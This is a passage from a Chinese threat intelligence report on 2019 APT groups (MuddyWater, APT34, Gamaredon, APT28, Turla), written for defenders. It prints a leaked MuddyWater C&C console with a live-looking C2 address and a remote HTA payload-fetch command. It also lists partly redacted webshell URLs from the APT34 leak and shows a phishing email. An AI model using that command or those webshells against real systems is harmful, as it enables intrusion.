


图 45 : TransparentTribe 的攻击诱饵

| 事项   | 说明   |
|------|--|
| 攻击目标 | 印度政府、军事目标等   |
| 投递方式 | 鱼叉攻击   |
| 诱饵类型 | 带有 VBA 宏的 doc、xls 文档等。并且把相关的内容和恶意文件以整形的数据形式存放在窗体控件中。 |
| 诱饵内容 | 以攻击目标感兴趣的新闻和通知等内容                                    |
| 特马家族 | CrimsonRAT、.net loader、.net droper、PeppyRAT          |
| 攻击目的 | 窃取相关资料文件   |

表 6 : TransparentTribe 组织的 TTPs 整理

而经过腾讯安全御见威胁情报中心的数据溯源，该组织疑似跟巴基斯坦另外一个组织

Gorgon Group 有一定的关联：





图 46 : TransparentTribe 和 Gorgon 关联示意图

### 4.3 中东地区

中东地区向来是世界局势的火药桶，该地区是世界上政治最复杂的地区。此外，大量的恐怖袭击、局部冲突等也在此地区大量的出现。随之而来的是，该区域的网络安全形势也非常复杂和严峻，是整个 2019 年上半年，网络攻击最频繁、最为热闹的地区。

该地区的攻击组织力量主要以伊朗的攻击组织为主，包括 MuddyWater、APT34、DarkHydrus 等。

### 4.3.1 MuddyWater

MuddyWater (污水) APT 组织是 2019 年上半年曝光度最高的 APT 组织，也是 2019 年上半年全球最活跃的 APT 攻击组织，国内外多家安全公司都曝光过该组织的一些攻击行动，安全社区里也有大量的安全研究人员讨论该组织攻击活动。腾讯安全御见威胁情报中心也多次曝光过 MuddyWater 组织的攻击活动。

MuddyWater 组织是一个疑似来自伊朗的攻击组织，该组织的攻击目标主要集中在中东地区以及包括塔吉克斯坦、白俄罗斯等在内的前苏联国家，攻击的对象主要集中在外交部、国防部等政府部门。

MuddyWater 组织偏爱使用采用模糊显示以及宏代码加载的诱饵文件。并在 2019 年更新了其攻击 TTPs，如宏代码拼接内置硬编码字符串写入 VBE；利用注册表，自启动文件夹启动 VBE 等，此外在受害者选择上也更为精确，通过第一阶段后门反馈的受害者信息挑选目标进行下一步持久化等。




图 47：MuddyWater 针对塔吉克斯坦攻击的诱饵文档

TLP : WHITE

图 48 : MuddyWater 组织的 BlackWater 的攻击活动

图 49：MuddyWater 组织使用的 powershell 后门

而令人意外的是，2019年5月初，有人在telegram上售卖MuddyWater早期的C&C服务端的代码，随后被泄露。而该信息跟2019年4月趋势科技关于MuddyWater的报告中提到的他们监控到该组织在telegram泄露了C&C服务端源代码和受害者信息吻合。




图 50：在 telegram 上售卖的 MuddyWater 服务端源码

```

888     888          .d8888b.
888     888          d88P Y88b
888     888          .d88P
88888b.d88b. 888 888 .d88888 .d88888888 888 .d8888b 8888"
888 "888 "88b888 888d88" 888d88" 888888 888d88P"      "Y8b .
888 888 888888 888888 888888 888888 888 888
888 888 888Y88b 888Y88b 888Y88b 888Y88b 888Y88b. Y88b d88P
888 888 888 "Y88888 "Y88888 "Y88888 "Y88888 "Y8888P"Y8888P"
888
Y8b d88P
"Y88P"

Version : {1.0.0}

Enter a ip:port for C&C: ip:port: 14.17.22.36:8888
Command  Description
-----
exit    Exit the console
list    List all agents
help    Help menu
show    Show Command and Controler variables
use     Interact with AGENT
back    Back to the main

nshta http://14.17.22.36:8888/hta

```

图 51：MuddyWater 服务端运行后界面

## 4.3.2 APT34

APT34，又被称为 OilRig，同样是被认为是来自伊朗的 APT 攻击组织。跟 MuddyWater 一样，在 2019 年上半年，APT34 所使用的攻击工具，也被黑客泄露。该泄露事件虽然未引起像之前 Shadow Brokers（影子经纪人）泄露 NSA 工具包那样的轰动，但是也在安全界引起了不少的关注和讨论。




图 52：APT34 的工具包的完整文件目录

可以看到，里面的被攻击目标包括阿联酋、科威特、约旦等。此外工具包里还包括了一份 webshell 列表，其中也包括多个中国网站的 webshell：

TLP : WHITE

|  |            |                    |            |
|--|------------|--------------------|------------|
| https://[REDACTED].b[REDACTED]/dptaktkonstatim.aspx      | [REDACTED] | al                 | Albania    |
| https://[REDACTED].ia.al/owa/auth/outlookdn.aspx         | [REDACTED] | ov.al              | Albania    |
| http://[REDACTED].gov.al/aspx/viewperthesaurus           | [REDACTED] |                    | Albania    |
| https://[REDACTED].bh/owa/auth/Timeoutctl.aspx           | [REDACTED] |                    | Bahrain    |
| https://[REDACTED].bh/owa/auth/EventClass.aspx           | [REDACTED] |                    | Bahrain    |
| https://[REDACTED].bh/ecp/auth/EventClass.aspx           | [REDACTED] |                    | Bahrain    |
| https://[REDACTED].air.com/GFSTMSSSPR/webfor             | [REDACTED] | com                | Bahrain    |
| https://[REDACTED].C[REDACTED]/owa/auth/errorff.aspx     | [REDACTED] | ov.kh              | Cambodia   |
| https://[REDACTED].9[REDACTED]/owa/auth/error1.aspx      | [REDACTED] |                    | China      |
| https://[REDACTED].9[REDACTED]/owa/auth/error1.aspx      | [REDACTED] |                    | China      |
| https://[REDACTED].9[REDACTED]/owa/auth/error1.aspx      | [REDACTED] | ina.cn             | China      |
| https://[REDACTED].7[REDACTED]/owa/auth/error3.aspx      | [REDACTED] | e[REDACTED].com.cn | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/error1.aspx      | [REDACTED] |                    | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/error1.aspx      | [REDACTED] | le[REDACTED].m.cn  | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/outlook.aspx     | [REDACTED] | o[REDACTED].n      | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/outlook.aspx     | [REDACTED] | o[REDACTED].n      | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/error1.aspx      | [REDACTED] | le[REDACTED].m.cn  | China      |
| https://[REDACTED].0[REDACTED]/3/owa/auth/error1.aspx    | [REDACTED] | c[REDACTED].cn     | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/error3.aspx      | [REDACTED] |                    | China      |
| https://[REDACTED].0[REDACTED]/owa/auth/logoff.aspx      | [REDACTED] |                    | China      |
| https://[REDACTED].20/owa/auth/error3.aspx               | [REDACTED] | ni[REDACTED].co    | Colombia   |
| https://[REDACTED].69/owa/auth/signin.aspx               | [REDACTED] | {ook}              | Commercial |
| https://[REDACTED].4[REDACTED]/206/owa/auth/signout.aspx | [REDACTED] | i[REDACTED].n      | Commercial |
| https://[REDACTED].73/owa/auth/error4.aspx               | [REDACTED] | g[REDACTED].t      | Egypt      |
| https://[REDACTED].gov.iq/owa/auth/RedirSuiteSer         | [REDACTED] | i[REDACTED].q      | Iraq       |
| https://[REDACTED].165/owa/auth/logout.aspx              | [REDACTED] | on.ac.il           | Israel     |
| https://[REDACTED].165/owa/auth/signout.aspx             | [REDACTED] | ion.ac.il          | Israel     |
| https://[REDACTED].jo/statistic.aspx                     | [REDACTED] |                    | Jordan     |
| http://[REDACTED].rus.io/layouts/explainedit.aspx        | [REDACTED] | io                 | Jordan     |

图 53 : APT34 的工具包里泄露的 webshell 列表

## 4.4 欧洲地区

该地区主要以东欧的攻击组织为代表，如 APT28、Turla、Gamaredon 等。而 2019 年上半年，这些攻击组织也主要围绕以乌克兰为主的东欧地区开展了网络攻击活动。

### 4.4.1 Gamaredon

Gamaredon group 是 2017 年第一次被披露的一个疑似俄罗斯政府背景的黑客组织，其活动最早可追溯至 2013 年。该组织常年攻击乌克兰政府、国防、军队等单位。2019 年以来，我们又陆续发现了大量针对乌克兰政府部门的鱼叉攻击恶意邮件，诱饵文件内容主要包括乌克兰议会、法院调查文件、克里米亚等时政热点问题。



-- Повідомлення, що пересилается --  
Від кого: НГУ <[su@lg.mvs.gov.ua](mailto:su@lg.mvs.gov.ua)>  
Кому: <[zru.ok@ukr.net](mailto:zru.ok@ukr.net)>, <[zru.ok@ukr.net](mailto:zru.ok@ukr.net)>  
Тема: №1210933002000298  
Дата: 27 травня 2019, 11:43:33

## Повідомлення про підоозру.

图 54 : Gamaredon 组织的钓鱼攻击邮件




图 55 : Gamaredon 组织的钓鱼攻击诱饵内容

## 4.4.2 APT28

我们在 2018 年的年终报告里提到了 APT28 是 2018 年最为活跃的攻击组织。而在 2019 年上半年，该组织的攻击活动相比 2018 年有所减少，但是依然相当活跃，并发起了多次的攻击活动。如 2019 年 3 月，该组织使用 0day 漏洞攻击了乌克兰政府，疑似试图干预乌克兰大选。




图 56：APT28 组织所使用的攻击诱饵文档

而该组织的攻击武器库也非常强大，使用的语言也非常丰富，包括 delphi、C#、C++、

GO 语言等。

### 4.4.3 Turla

Turla，又名 Snake，Uroburos，Waterbug，被认为是来自俄罗斯的 APT 攻击组织，该组织从 2007 年开始活跃至今。该组织的攻击目标包括欧盟的一些政府目标，如外交实体，也包括一些私营企业。

在 2019 年上半年，国外安全公司 ESET 曝光该组织使用新的 powershell 武器针对东欧的外交实体进行了攻击活动。




图 57 : Turla 的攻击目标 (引用 ESET 关于 Turla 的报告)




图 58 : Turla 的攻击流程示意图 (引用 ESET 关于 Turla 的报告)

## 五、 威胁变化趋势及未来预测

### 5.1 网络攻击民生化

随着基础设施的智能化，给了通过网络攻击破坏电力、交通、能源等领域的能力。而 2017 年的乌克兰大停电被乌克兰安全部门确认为是一起针对电力公司的网络恶意攻击事件，攻击者是 APT 组织 BlackEnergy。而 2019 年南美洲的委内瑞拉大停电也被认为可能是黑客攻击导致，近期南美洲的阿根廷、乌拉圭也相继发生全国性大规模停电，其背后可能也与电力公司遭遇网络攻击相关。随着数字化智能化的普及，未来在交通、能源、通讯等各个领域都可能遭遇 APT 攻击威胁，影响大规模民生的系统都应在网络安全上早做准备。

### 5.2 网络攻击军事化

伊朗击落无人机，美伊网络战，近日，中东局势的恶化，美国无人机在侦查时被伊朗导弹击落，随后美国发动网络攻击进行报复，据悉网络攻击由美国网络司令部发起，伊朗的导弹控制系统也成为美方攻击的目标，这些攻击意在回应针对油轮的攻击以及美国无人机被击落的事件，随着战场无人化的发展，可以预见的未来网络攻击的军事属性会越来越强。

### 5.3 APT 武器民用化

席卷全球的 WannaCry 勒索软件事件还记忆犹新，该木马最核心的部分为当年泄漏不久的网络核武库“永恒之蓝”漏洞，该漏洞原本由方程式组织使用多年，但因为方程式

组织被 Shadow Brokers 组织攻击导致包括多个 0day 漏洞在内的资料全部外泄，从而导致原本军工级的网络武器被用于攻击平民，造成了严重的危害，而这种事情一直都在发生：



图 59：近些年来的 APT 武器库的泄露情况

而 APT 攻击武器的泄露，也导致了 APT 武器的民用化，如大量的僵尸网络使用“永恒之蓝”漏洞进行传播。

## 5.4 攻击溯源复杂化

